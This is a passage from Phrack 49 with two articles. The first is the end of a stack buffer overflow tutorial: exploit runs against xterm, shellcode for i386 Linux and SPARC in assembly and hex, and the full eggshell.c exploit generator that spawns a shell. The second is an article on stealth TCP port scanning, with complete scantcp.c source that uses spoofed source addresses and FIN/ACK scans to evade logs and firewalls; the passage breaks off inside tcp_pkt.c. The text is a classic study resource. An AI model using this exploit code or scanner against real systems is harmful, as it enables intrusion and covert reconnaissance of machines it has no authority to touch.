[aleph1]$ ./vulnerable $RET
$
```

Works like a charm. Now lets try it on xterm:

```
-------------------------------------------------------------------------------
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit4 2148
Using address: 0xbffffdb0
[aleph1]$ /usr/X11R6/bin/xterm -fg $RET
Warning: Color name
"
```

```
Warning: some arguments in previous message were lost
$
```

On the first try! It has certainly increased our odds. Depending how much environment data the exploit program has compared with the program you are trying to exploit the guessed address may be to low or to high. Experiment both with positive and negative offsets.

Finding Buffer Overflows

As stated earlier, buffer overflows are the result of stuffing more information into a buffer than it is meant to hold. Since C does not have any built-in bounds checking, overflows often manifest themselves as writing past the end of a character array. The standard C library provides a number of functions for copying or appending strings, that perform no boundary checking. They include: strcat(), strcpy(), sprintf(), and vsprintf(). These functions operate on null-terminated strings, and do not check for overflow of the receiving string. gets() is a function that reads a line from stdin into a buffer until either a terminating newline or EOF. It performs no checks for buffer overflows. The scanf() family of functions can also be a problem if you are matching a sequence of non-white-space characters (%s), or matching a non-empty sequence of characters from a specified set (%[]), and the array pointed to by the char pointer, is not large enough to accept the whole sequence of characters, and you have not defined the optional maximum field width. If the target of any of these functions is a buffer of static size, and its other argument was somehow derived from user input there is a good posibility that you might be able to exploit a buffer overflow.

Another usual programming construct we find is the use of a while loop to read one character at a time into a buffer from stdin or some file until the end of line, end of file, or some other delimiter is reached. This type of construct usually uses one of these functions: getc(), fgetc(), or getchar(). If there is no explicit checks for overflows in the while loop, such programs are easily exploited.

To conclude, grep(1) is your friend. The sources for free operating systems and their utilities is readily available. This fact becomes quite interesting once you realize that many comercial operating systems utilities

where derived from the same sources as the free ones. Use the source d00d.

Appendix A - Shellcode for Different Operating Systems/Architectures

i386/Linux

```
        jmp    0x1f
        popl   %esi
        movl   %esi,0x8(%esi)
        xorl   %eax,%eax
        movb   %eax,0x7(%esi)
        movl   %eax,0xc(%esi)
        movb   $0xb,%al
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
        xorl   %ebx,%ebx
        movl   %ebx,%eax
        inc    %eax
        int    $0x80
        call   -0x24
        .string \"/bin/sh\"
```

SPARC/Solaris

```
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        ta      8
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      8
```

SPARC/SunOS

```
        sethi   0xbd89a, %l6
        or      %l6, 0x16e, %l6
        sethi   0xbdcda, %l7
        and     %sp, %sp, %o0
        add     %sp, 8, %o1
        xor     %o2, %o2, %o2
        add     %sp, 16, %sp
        std     %l6, [%sp - 16]
        st      %sp, [%sp - 8]
        st      %g0, [%sp - 4]
        mov     0x3b, %g1
        mov     -0x1, %l5
        ta      %l5 + 1
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      %l5 + 1
```

Appendix B - Generic Buffer Overflow Program

shellcode.h

```
#if defined(__i386__) && defined(__linux__)

#define NOP_SIZE        1
char nop[] = "\x90";
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
  "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
  "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#endif
```

eggshell.c

```
/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org
 */
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE           512
#define DEFAULT_EGG_SIZE             2048

void usage(void);

void main(int argc, char *argv[]) {
  char *ptr, *bof, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

  while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
```

```
    switch (c) {
      case 'a':
        align = atoi(optarg);
        break;
      case 'b':
        bsize = atoi(optarg);
        break;
      case 'e':
        eggsize = atoi(optarg);
        break;
      case 'o':
        offset = atoi(optarg);
        break;
      case '?':
        usage();
        exit(0);
    }

  if (strlen(shellcode) > eggsize) {
    printf("Shellcode is larger the the egg.\n");
    exit(0);
  }

  if (!(bof = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("[ Buffer size:\t%d\t\tEgg size:\t%d\tAligment:\t%d\t]\n",
    bsize, eggsize, align);
  printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t\t]\n", addr, offset);

  addr_ptr = (long *) bof;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
      m = (n + align) % NOP_SIZE;
      *(ptr++) = nop[m];
    }

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  bof[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);

  memcpy(bof,"BOF=",4);
  putenv(bof);
  system("/bin/sh");
}

void usage(void) {
  (void)fprintf(stderr,
    "usage: eggshell [-a <alignment>] [-b <buffersize>] [-e <eggsize>] [-o <offset>]\n");
}
```

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

15 of 16

Port Scanning without the SYN flag / Uriel Maimon

(lifesux@cox.org)

Introduction :

During the course of time, there has risen a demand to know the services a certain host offers. The field of portscanning rose to offer a solution to this need. At first, implementations such as SATAN, connected to each tcp port using the full three-way-handshake (opening a full tcp connection). The upside to this method is that the user who is scanning does not need to custom build the ip packet he is scanning with, because he uses standard system calls, and does not need root access (generally a uid of 0 is needed to use SOCK_RAW, /dev/bpf,/dev/nit and so forth) the major down side to this method is that it is easily detectable and also easily detered, using any number of methods, most notably the TCP Wrappers made by Wietse Venema.

The next step was of course SYN-scanning or 'half open scanning' which implies that a full tcp connection is never established. The process of establishing a tcp connection is three phased: the originating party first sends a TCP packet with the SYN flag on, then the target party sends a TCP packet with the flags SYN and ACK on if the port is open, or, if the port is closed, the target party resets the connection with the RST flag. The third phase of the negotiation is when the originating party sends a final TCP packet with the ACK flag on (all these packets, of course, have the corresponding sequence numbers, ack numbers, etc). The connection is now open. A SYN-scanner only sends the first packet in the three-way-handshake, the SYN packet, and waits for the SYN|ACK or a RST. When it receives one of the two it knows whether or not the port is listening. The major advantage to this method is that it is not detected by normal logs such as "SATAN detectors" or Wiestse's tcp_wrappers. The main disadvantages are:

1) This method can still be detected by certian loggers that log SYN connection attempts ('tcplog' for example), and can still be detected by netstat(1).

2) The sender, under most operating systems, needs to custom build the entire IP packet for this kind of scanning (I don't know of any operating system under which this is not true, if you know of one, please let me know). This requires access to SOCK_RAW (getprotbyname('raw'); under most systems) or /dev/bpf (Berkeley packet filter), /dev/nit (Sun 'Network Interface Tap') etc. This usually requires root or privileged group access.

3) A great deal of firewalls who would filter out this scan, will not filter out the StealthScan(TM) (all rights reserved to vicious little red blow ficiouz deliciouz (kosher) chicken surpass INC PLC LTD).

A note about UDP portscanning:

In this article I will ignore UDP portscanning for the simple reason that it lacks the complexity of tcp; it is not a connection oriented stream protocol but rather a connectionless datagram protocol. To scan a UDP port to see if it is listening, simply send any UDP packet to the port. You will receive an ICMP 'Destination Port Unreachable' packet if the port is not listening.

To the best of my knowledge this is the only way to scan UDP ports. I will be glad to be corrected -- if anyone knows of a different method please E-mail me.

The StealthScan:

This method relies on bad net code in the BSD code. Since most of the networking code in most any operating system today is BSD netcode or a derivative thereof it works on most systems. (A most obvious exception to this is Cisco routers... Gosh! GOOD networking code ?!?@$! <GASP> HERESY! Alan Cox will have a heart attack when he hears of this!)

Disadvantages of this technique:

1) The IP packet must still be custom built. I see no solution for this problem, unless some really insecure system calls will be put in. I see no real need for this because SLIP/PPP services are so common these days, getting super user access on a machine is not a problem any more.

2) This method relies on bugs in net code. This can and probably will be fixed in the near future. (Shhhhhh. Don't tell Alan Cox. He hates good efficient networking code.) OpenBSD, for example, has already fixed this bug.

3) The outcome of a scan is never known, and the outcome is not similar over different architectures and operating systems. It is not reliable.

Main advantages of this method over the other methods:

1) Very difficult to log. Even once the method is known, devising a logging method without fixing the actual bug itself is problematic.

2) Can circumvent some firewalls.

3) Will not show up on netstat(1).

4) Does not consist of any part of the standard TCP three-way-handshake.

5) Several different methods consisting of the same principle.

The actual algorithm :

I use TCP packets with the ACK, and FIN flags turned on. I use these simply because they are packets that should always return RST on an unopened connection sent to a port. From now on I refer to such packets as 'RST' , 'FIN', or 'ACK' packets.

method #1:

Send a FIN packet. If the destination host returns a RST then the port is closed, if there is no return RST then the port is listening. The fact that this method works on so many hosts is a sad testimonial to the state of the networking code in most operating system kernels.

method #2

Send an ACK packet. If the returning packets ttl is lower than in the rest of the RST packets received, or if the window size is greater than zero, the port is probably listening.

(Note on the ttl: This bug is almost understandable. Every function in IP is a routing function. With every interface change, the packets ttl is subtracted by one. In the case of an open port, the ttl was decremented when it was received and examined, but when it was 'noticed' the flag was not a SYN, a RST was sent, with a ttl one lower then if the port had simply been closed. This might not be the case. I have not checked this theory against the BSD networking code. Feel free to correct me.

Uriel

```
/*
 * scantcp.c
 *
 * version 1.32
```

```
 *
 * Scans for listening TCP ports by sending packets to them and waiting for
 * replies. Relys upon the TCP specs and some TCP implementation bugs found
 * when viewing tcpdump logs.
 *
 * As always, portions recycled (eventually, with some stops) from n00k.c
 * (Wow, that little piece of code I wrote long ago still serves as the base
 *  interface for newer tools)
 *
 * Technique:
 * 1. Active scanning: not supported - why bother.
 *
 * 2. Half-open scanning:
 *      a. send SYN
 *      b. if reply is SYN|ACK send RST, port is listening
 *      c. if reply is RST, port is not listening
 *
 * 3. Stealth scanning: (works on nearly all systems tested)
 *      a. sends FIN
 *      b. if RST is returned, not listening.
 *      c. otherwise, port is probably listening.
 *
 * (This bug in many TCP implementations is not limited to FIN only; in fact
 *  many other flag combinations will have similar effects. FIN alone was
 *  selected because always returns a plain RST when not listening, and the
 *  code here was fit to handle RSTs already so it took me like 2 minutes
 *  to add this scanning method)
 *
 * 4. Stealth scanning: (may not work on all systems)
 *      a. sends ACK
 *      b. waits for RST
 *      c. if TTL is low or window is not 0, port is probably listening.
 *
 * (stealth scanning was created after I watched some tcpdump logs with
 *  these symptoms. The low-TTL implementation bug is currently believed
 *  to appear on Linux only, the non-zero window on ACK seems to exists on
 *  all BSDs.)
 *
 * CHANGES:
 * --------
 * 0. (v1.0)
 *    - First code, worked but was put aside since I didn't have time nor
 *      need to continue developing it.
 * 1. (v1.1)
 *    - BASE CODE MOSTLY REWRITTEN (the old code wasn't that maintainable)
 *    - Added code to actually enforce the usecond-delay without usleep()
 *      (replies might be lost if usleep()ing)
 * 2. (v1.2)
 *    - Added another stealth scanning method (FIN).
 *      Tested and passed on:
 *      AIX 3
 *      AIX 4
 *      IRIX 5.3
 *      SunOS 4.1.3
 *      System V 4.0
 *      Linux
 *      FreeBSD
 *      Solaris
 *
 *      Tested and failed on:
 *      Cisco router with services on ( IOS 11.0)
 *
 * 3. (v1.21)
 *    - Code commented since I intend on abandoning this for a while.
 *
 * 4. (v1.3)
 *    - Resending for ports that weren't replied for.
 *      (took some modifications in the internal structures. this also
 *       makes it possible to use non-linear port ranges
 *       (say 1-1024 and 6000))
```

```
 *
 * 5. (v1.31)
 *    - Flood detection - will slow up the sending rate if not replies are
 *      recieved for STCP_THRESHOLD consecutive sends. Saves alot of resends
 *      on easily-flooded networks.
 *
 * 6. (v1.32)
 *      - Multiple port ranges support.
 *        The format is: <start-end>|<num>[,<start-end>|<num>,...]
 *
 *        Examples: 20-26,113
 *                  20-100,113-150,6000,6660-6669
 *
 * PLANNED: (when I have time for this)
 * -----------------------------------
 * (v2.x) - Multiple flag combination selections, smart algorithm to point
 *          out uncommon replies and cross-check them with another flag
 *
 */

#define RESOLVE_QUIET

#include <stdio.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_tcp.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <errno.h>

#include "resolve.c"
#include "tcppkt03.c"

#define STCP_VERSION "1.32"
#define STCP_PORT  1234               /* Our local port. */
#define STCP_SENDS 3
#define STCP_THRESHOLD 8
#define STCP_SLOWFACTOR 10

/* GENERAL ROUTINES ------------------------------------------ */

void banner(void)
     {
        printf("\nscantcp\n");
        printf("version %s\n",STCP_VERSION);
     }

void usage(const char *progname)
     {
        printf("\nusage: \n");
        printf("%s <method> <source> <dest> <ports> <udelay> <delay> [sf]\n\n",progname);
        printf("\t<method> : 0: half-open scanning (type 0, SYN)\n");
        printf("\t           1: stealth scanning (type 1, FIN)\n");
        printf("\t           2: stealth scanning (type 2, ACK)\n");
        printf("\t<source> : source address (this host)\n");
        printf("\t<dest>   : target to scan\n");
        printf("\t<ports>  : ports/and or ranges to scan - eg: 21-30,113,6000\n");
        printf("\t<udelay> : microseconds to wait between TCP sends\n");
        printf("\t<delay>  : seconds to wait for TCP replies\n");
        printf("\t[sf]     : slow-factor in case sends are dectected to be too fast\n\n")
;
     }

/* OPTION PARSING etc ---------------------------------------- */
```

```
unsigned char *dest_name;
unsigned char *spoof_name;
struct sockaddr_in destaddr;

unsigned long dest_addr;
unsigned long spoof_addr;
unsigned long usecdelay;
unsigned      waitdelay;

int slowfactor = STCP_SLOWFACTOR;

struct portrec                          /* the port-data structure */
{
   unsigned           n;
   int                state;
   unsigned char      ttl;
   unsigned short int window;
   unsigned long int  seq;
   char               sends;

} *ports;

char *portstr;

unsigned char scanflags;

int done;

int rawsock;                            /* socket descriptors */
int tcpsock;

int lastidx = 0;                        /* last sent index */
int maxports;                           /* total number of ports */

void timeout(int signum)                /* timeout handler           */
     {                                  /* this is actually the data */
        int someopen = 0;               /* analyzer function. werd.  */
        unsigned lastsent;
        int checklowttl = 0;

        struct portrec *p;

        printf("* SCANNING IS OVER\n\n");
        fflush(stdout);

        done = 1;


        for (lastsent = 0;lastsent<maxports;lastsent++)
          {
             p = ports+lastsent;
             if (p->state == -1)
               if (p->ttl > 64)
               {
                  checklowttl = 1;
                  break;
               }
          }

/* the above loop checks whether there's need to report low-ttl packets */

        for (lastsent = 0;lastsent<maxports;lastsent++)
          {
             p = ports+lastsent;

             destaddr.sin_port = htons(p->n);

             tcpip_send(rawsock,&destaddr,
                        spoof_addr,destaddr.sin_addr.s_addr,
                        STCP_PORT,ntohs(destaddr.sin_port),
```

```
                    TH_RST,
                    p->seq++, 0,
                    512,
                    NULL,
                    0);
  }                             /* just RST -everything- sent   */
                                /* this inclued packets a reply */
                                /* (even RST) was recieved for  */



for (lastsent = 0;lastsent<maxports;lastsent++)
  {                             /* here is the data analyzer */
     p = ports+lastsent;
     switch (scanflags)
       {
        case TH_SYN:
          switch(p->state)
            {
             case -1: break;
             case 1 : printf("# port %d is listening.\n",p->n);
               someopen++;
               break;
             case 2 : printf("# port %d maybe listening (unknown response).\n",
                             p->n);
               someopen++;
               break;
             default: printf("# port %d needs to be rescanned.\n",p->n);
            }
          break;
        case TH_ACK:
          switch (p->state)
            {
             case -1:
               if (((p->ttl < 65) && checklowttl) || (p->window >0))
                 {
                    printf("# port %d maybe listening",p->n);
                    if (p->ttl < 65) printf(" (low ttl)");
                    if (p->window >0) printf(" (big window)");
                    printf(".\n");
                    someopen++;
                 }
               break;
             case 1:
             case 2:
               printf("# port %d has an unexpected response.\n",
                      p->n);
               break;
             default:
               printf("# port %d needs to be rescanned.\n",p->n);
            }
          break;
        case TH_FIN:
          switch (p->state)
            {
             case -1:
               break;
             case 0 :
               printf("# port %d maybe open.\n",p->n);
               someopen++;
               break;
             default:
               printf("# port %d has an unexpected response.\n",p->n);
            }
       }
  }

printf("-------------------------------------------------\n");
printf("# total ports open or maybe open: %d\n\n",someopen);
```

```
        free(ports);

        exit(0);                        /* heh. */

     }


int resolve_one(const char *name, unsigned long *addr, const char *desc)
     {
        struct sockaddr_in tempaddr;
        if (resolve(name, &tempaddr,0) == -1) {
           printf("error: can't resolve the %s.\n",desc);
           return -1;
        }

        *addr = tempaddr.sin_addr.s_addr;
        return 0;
     }

void give_info(void)
     {
        printf("# response address           : %s (%s)\n",spoof_name,inet_ntoa(spoof_addr
));
        printf("# target address             : %s (%s)\n",dest_name,inet_ntoa(dest_addr))
;
        printf("# ports                      : %s\n",portstr);
        printf("# (total number of ports)    : %d\n",maxports);
        printf("# delay between sends        : %lu microseconds\n",usecdelay);
        printf("# delay                      : %u seconds\n",waitdelay);
        printf("# flood dectection threshold : %d unanswered sends\n",STCP_THRESHOLD);
        printf("# slow factor                : %d\n",slowfactor);
        printf("# max sends per port         : %d\n\n",STCP_SENDS);
     }


int parse_args(int argc, char *argv[])
{

   if (strrchr(argv[0],'/') != NULL)
     argv[0] = strrchr(argv[0],'/') + 1;

   if (argc < 7)  {
      printf("%s: not enough arguments\n",argv[0]);
      return -1;
   }

   switch (atoi(argv[1]))
     {
      case 0  : scanflags = TH_SYN;
                break;
      case 1  : scanflags = TH_FIN;
                break;
      case 2  : scanflags = TH_ACK;
                break;
      default : printf("%s: unknown scanning method\n",argv[0]);
                return -1;
     }

   spoof_name = argv[2];
   dest_name = argv[3];

   portstr = argv[4];

   usecdelay = atol(argv[5]);
   waitdelay = atoi(argv[6]);

   if (argc > 7) slowfactor = atoi(argv[7]);

   if ((usecdelay == 0) && (slowfactor > 0))
     {
```

```
        printf("%s: adjusting microsecond-delay to 1usec.\n");
        usecdelay++;
      }
   return 0;
}

/* MAIN ------------------------------------------------------ */

int build_ports(char *str)       /* build the initial port-database */
{
   int i;
   int n;
   struct portrec *p;
   int sport;

   char *s;


   s        = str;
   maxports = 0;
   n        = 0;

   while (*s != '\0')
     {
        switch (*s)
          {
           case '0':
           case '1':
           case '2':
           case '3':
           case '4':
           case '5':
           case '6':
           case '7':
           case '8':
           case '9':
             n *= 10;
             n += (*s - '0');
             break;
           case '-':
             if (n == 0) return -1;
             sport = n;
             n = 0;
             break;
           case ',':
             if (n == 0) return -1;
             if (sport != 0)
               {
                  if (sport >= n) return -1;
                  maxports += n-sport;
                  sport = 0;
               } else
               maxports++;
             n = 0;
             break;
          }
        s++;
     }
   if (n == 0) return -1;
   if (sport != 0)
     {
        if (sport >= n) return -1;
        maxports += n-sport;
        sport = 0;
     }
   else
     maxports++;

   maxports+=2;
```

```
   if ((ports = (struct portrec *)malloc((maxports)*sizeof(struct portrec))) == NULL)
     {
        fprintf(stderr,"\nerror: not enough memory for port database\n\n");
        exit(1);
     }

   s        = str;
   maxports = 0;
   n        = 0;

   while (*s != '\0')
     {
        switch (*s)
          {
           case '0':
           case '1':
           case '2':
           case '3':
           case '4':
           case '5':
           case '6':
           case '7':
           case '8':
           case '9':
             n *= 10;
             n += (*s - '0');
             break;
           case '-':
             if (n == 0) return -1;
             sport = n;
             n = 0;
             break;
           case ',':
             if (n == 0) return -1;
             if (sport != 0)
               {
                  if (sport >= n) return -1;
                  while (sport <= n)
                    {
                       for (i=0;i<maxports;i++)
                         if ((ports+i)->n == sport) break;

                       if (i < maxports-1 )
                         printf("notice: duplicate port - %d\n",sport);
                       else
                         {
                            (ports+maxports)->n = sport;
                            maxports++;
                         }
                       sport++;
                    }
                  sport = 0;
               } else
               {
                  for (i=0;i<maxports;i++)
                    if ((ports+i)->n == n) break;

                  if (i < maxports-1 )
                    printf("notice: duplicate port - %d\n",n);
                  else
                    {
                       (ports+maxports)->n = n;
                       maxports++;
                    }
               }
             n = 0;
             break;
          }
        s++;
     }
```

```
   if (n == 0) return -1;
   if (sport != 0)
     {
        if (sport >= n) return -1;
        while (sport <= n)
          {
             for (i=0;i<maxports;i++)
               if ((ports+i)->n == sport) break;

             if (i < maxports-1 )
               printf("notice: duplicate port - %d\n",sport);
             else
               {
                  (ports+maxports)->n = sport;
                  maxports++;
               }
             sport++;
          }
        sport = 0;
     } else
     {
        for (i=0;i<maxports;i++)
          if ((ports+i)->n == n) break;

        if (i < maxports-1 )
          printf("notice: duplicate port - %d\n",n);
        else
          {
             (ports+maxports)->n = n;
             maxports++;
          }
     }

   printf("\n");

   for (i=0;i<maxports;i++)
     {
        p        = ports+i;
        p->state = 0;
        p->sends = 0;
     }

   return 0;

}

struct portrec *portbynum(int num)
{
   int i = 0;

   while ( ((ports+i)->n != num) && (i<maxports) ) i++;

   if ( i == maxports ) return NULL;

   return (ports+i);
}

struct portrec *nextport(char save)
{
   struct portrec *p = ports;
   int doneports     = 0;

   int oldlastidx = lastidx;

   while (doneports != maxports)
     {
        p = ports+lastidx;
```

```
        if ((p->state != 0) || (p->sends == STCP_SENDS))
          {
             doneports++;
             lastidx++;
             lastidx %= maxports;
          }
        else
          break;
     }

   if (save)
     lastidx = oldlastidx;
   else
     lastidx = (lastidx + 1) % maxports;

   if (doneports == maxports) return NULL;

   return p;
}




inline unsigned long usecdiff(struct timeval *a, struct timeval *b)
{
   unsigned long s;

   s = b->tv_sec - a->tv_sec;
   s *= 1000000;
   s += b->tv_usec - a->tv_usec;

   return s;                            /* return the stupid microsecond diff */
}

void main(int argc, char *argv[])
{
   int lastsent = 0;

   char buf[3000];

   struct iphdr  *ip   = (struct iphdr *)(buf);
   struct tcphdr *tcp  = (struct tcphdr *)(buf+sizeof(struct iphdr));

   struct sockaddr_in from;
   int fromlen;

   struct portrec *readport;

   fd_set rset, wset;

   struct timeval waitsend, now, del;

   unsigned long udiff;

   int sendthreshold = 0;


   banner();

   if (parse_args(argc,argv))
     {
        usage(argv[0]);
        return;
     }

   if (resolve_one(dest_name,
                   &dest_addr,
                   "destination host")) exit(1);

   destaddr.sin_addr.s_addr = dest_addr;
```

```
   destaddr.sin_family = AF_INET;

   if (resolve_one(spoof_name,
                   &spoof_addr,
                   "source host")) exit(1);

   if ( build_ports(portstr) == -1)
     {
        printf("\n%s: bad port string\n",argv[0]);
        usage(argv[0]);
        return;
     }

   give_info();

   if ((tcpsock = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
     {
        printf("\nerror: couldn't get TCP raw socket\n\n");
        exit(1);
     }
   if ((rawsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
     {
        printf("\nerror: couldn't get raw socket\n\n");
        exit(1);
     }

   /* well, let's get to it. */

   done = 0;

   printf("* BEGINNING SCAN\n");
   fflush(stdout);

   gettimeofday(&waitsend,NULL);

   while (!done)
     {

        if (nextport(1) == NULL)
          {
             alarm(0);             /* no more sends, now we just  */
             signal(SIGALRM,timeout); /* to wait <waitdelay> seconds */
             alarm(waitdelay);        /* before resetting and giving */
          }                           /* results.                    */

        FD_ZERO(&rset);

        FD_SET(tcpsock,&rset);

        gettimeofday(&now,NULL);

        udiff = usecdiff(&waitsend,&now);

        /* here comes the multiple choice select().
         * well, there are 3 states:
         * 1. already sent all the packets.
         * 2. didn't send all the packets, but it's not time for another send
         * 3. didn't send all the packets and it is time for another send.
         */

        if (nextport(1) != NULL)
          if (udiff > usecdelay)
          {
             FD_ZERO(&wset);
             FD_SET(rawsock,&wset);
             select(FD_SETSIZE,&rset,&wset,NULL,NULL);
          } else
          {
             del.tv_sec = 0;
             del.tv_usec = usecdelay;
```

```
            select(FD_SETSIZE,&rset,NULL,NULL,&del);
          }
        else
          select(FD_SETSIZE,&rset,NULL,NULL,NULL);

        if (FD_ISSET(tcpsock,&rset))   /* process the reply */
          {
            fromlen = sizeof(from);

            recvfrom(tcpsock,&buf,3000,0,
                     (struct sockaddr *)&from,&fromlen);

            if (from.sin_addr.s_addr == destaddr.sin_addr.s_addr)
              if (ntohs(tcp->th_dport) == STCP_PORT)
              {
                 printf("* got reply");

                 readport = portbynum(ntohs(tcp->th_sport));

                 if (readport == NULL)
                   printf(" -- bad port");
                 else
                   {
                      sendthreshold = 0;
                      if (!readport->state)
                        {
                           readport->ttl    = ip->ttl;
                           readport->window = tcp->th_win;

                           if (tcp->th_flags & TH_RST)
                             {
                                readport->state = -1;
                                printf(" (RST)");
                                if (readport->ttl    < 65) printf(" (short ttl)");
                                if (readport->window > 0) printf(" (big window)");
                             }
                           else
                             if (tcp->th_flags & (TH_ACK | TH_SYN))
                             {
                                readport->state = 1;
                                printf(" (SYN+ACK)");
                                tcpip_send(rawsock,&destaddr,
                                           spoof_addr,destaddr.sin_addr.s_addr,
                                           STCP_PORT,readport->n,
                                           TH_RST,
                                           readport->seq++, 0,
                                           512,
                                           NULL,
                                           0);
                             }
                           else
                             {
                                readport->state = 2;
                                printf(" (UNEXPECTED)");
                                tcpip_send(rawsock,&destaddr,
                                           spoof_addr,destaddr.sin_addr.s_addr,
                                           STCP_PORT,readport->n,
                                           TH_RST,
                                           readport->seq++, 0,
                                           512,
                                           NULL,
                                           0);
                             }
                        }
                      else
                        printf(" (duplicate)");
                   }
                 printf("\n");
                 fflush(stdout);
              }
```

```
          }

        if (nextport(1) != NULL)
          if (FD_ISSET(rawsock,&wset)) /* process the sends */
          {
             readport = nextport(0);

             destaddr.sin_port = htons(readport->n);

             printf("* sending to port %d ",ntohs(destaddr.sin_port));

             readport->seq = lrand48();
             readport->sends++;

             tcpip_send(rawsock,&destaddr,
                        spoof_addr,destaddr.sin_addr.s_addr,
                        STCP_PORT,ntohs(destaddr.sin_port),
                        scanflags,
                        readport->seq++, lrand48(),
                        512,
                        NULL,
                        0);

             gettimeofday(&waitsend,NULL);

             FD_ZERO(&wset);

             printf("\n");

             if ((++sendthreshold > STCP_THRESHOLD) && (slowfactor))
               {
                  printf("\n\n -- THRESHOLD CROSSED - SLOWING UP SENDS\n\n");
                  usecdelay *= slowfactor;
                  sendthreshold = 0;
               }
          }
     }
}



/*
 * tcp_pkt.c
 *
 * routines for creating TCP packets, and sending them into sockets.
 *
 * (version 0.3)
 *
 *
 * BUGFIX: - it seems like the TCP pseudo header checksum was
 *           acting up in serveral cases.
 * ADDED : - HEXDUMP macro.
 *         - packet dump handling
 */

/* remove inlines for smaller size but lower speed */

#include <netinet/in.h>
#include <string.h>
#include <sys/types.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

#define IPHDRSIZE sizeof(struct iphdr)
#define TCPHDRSIZE sizeof(struct tcphdr)
#define PSEUDOHDRSIZE sizeof(struct pseudohdr)

/* ********** RIPPED CODE START ******************************** */

/*
```

```
 * in_cksum --
 *  Checksum routine for Internet Protocol family headers (C Version)
 */
unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    /*
     * Our algorithm is simple, using a 32 bit accumulator (sum), we add
     * sequential 16 bit words to it, and at the end, fold back all the
     * carry bits from the top 16 bits into the lower 16 bits.
     */
    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
    }

    /* mop up an odd byte, if necessary */
    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff);   /* add hi 16 to low 16 */
    sum += (sum >> 16);                   /* add carry */
    answer = ~sum;                        /* truncate to 16 bits */
    return(answer);
}

/* ********** RIPPED CODE END ******************************** */

/*
 * HEXDUMP()
 *
 * not too much to explain
 */
inline void HEXDUMP(unsigned len, unsigned char *data)
{
   unsigned i;
   for (i=0;i<len;i++) printf("%02X%c",*(data+i),((i+1)%16) ? ' ' : '\n');
}

/*
 * tcpip_send()
 *
 * sends a totally customized datagram with TCP/IP headers.
 */

inline int tcpip_send(int      socket,
                      struct sockaddr_in *address,
                      unsigned long s_addr,
                      unsigned long t_addr,
                      unsigned      s_port,
                      unsigned      t_port,
                      unsigned char tcpflags,
                      unsigned long seq,
                      unsigned long ack,
                      unsigned      win,
                      char          *datagram,
                      unsigned      datasize)
     {

        struct pseudohdr  {
           unsigned long saddr;
